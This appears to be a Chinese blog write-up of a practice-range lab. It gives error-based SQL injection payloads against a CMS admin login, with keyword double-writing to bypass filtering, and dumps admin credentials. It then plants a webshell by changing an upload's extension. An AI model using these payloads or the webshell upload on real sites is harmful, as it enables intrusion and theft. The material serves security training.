封神台靶场-sql-注入绕过防护getshell


原创

weixin_43446292 于 2022-03-10 15:12:49 发布 4948 收藏


文章标签： sql 数据库 web安全

本文链接：https://blog.csdn.net/weixin_43446292/article/details/123401201

url为http://rhiq8003.ia.aqlab.cn/bees/，此页面尝试sql注入，不成功；在路径后面加admin可以跳转到管理员登录界面，http://rhiq8003.ia.aqlab.cn/bees/admin




在登录框测试sql注入，输入admin'/123456（直接使用admin/admin即可成功登录）




报错，存在字符型注入，使用报错注入进行测试，根据响应结果可知对and过滤，使用双写

admin' an and d updatexml(1,concat(0x7e,(select database()),0x7e),1)--+



一、表名

admin’ an and d updatexml(1,concat(0x7e,(seselectlect group_concat(table_name) fr from om information_schema.tables wh where ere table_schema like database()),0x7e),1)–+



没有完全显示出表名，可以使用substr()或者limit，其中limit函数不能与group_concat一起使用


1、admin’ an and d updatexml(1,substr(concat(0x7e,(seselectlect group_concat(table_name) fr from om information_schema.tables wh where ere table_schema like database()),0x7e),29,50),1)–+

2、admin’ an and d updatexml(1,concat(0x7e,(seselectlect concat(table_name) fr from om information_schema.tables wh where ere table_schema like database() limit 2,1),0x7e),1)

–+


二、列名


admin’ an and d updatexml(1,substr(concat(0x7e,(seselectlect group_concat(column_name) fr from om information_schema.columns wh where ere table_name like ‘bees_admin’),0x7e),1,30),1)–+



三、数据

admin’ an and d updatexml(1,substr(concat(0x7e,(seselectlect group_concat(admin_name,0x7e,admin_password) fr from om bees_admin),0x7e),1,30),1)–+





最后得到admin/21232f297a57a5a743894a0e4a801fc3,解密后得到密码admin

登录成功后内容管理-上传图片图片-修改，上传后缀名为.jpg的一句话文件，抓包修改后缀名为php，然后菜刀连接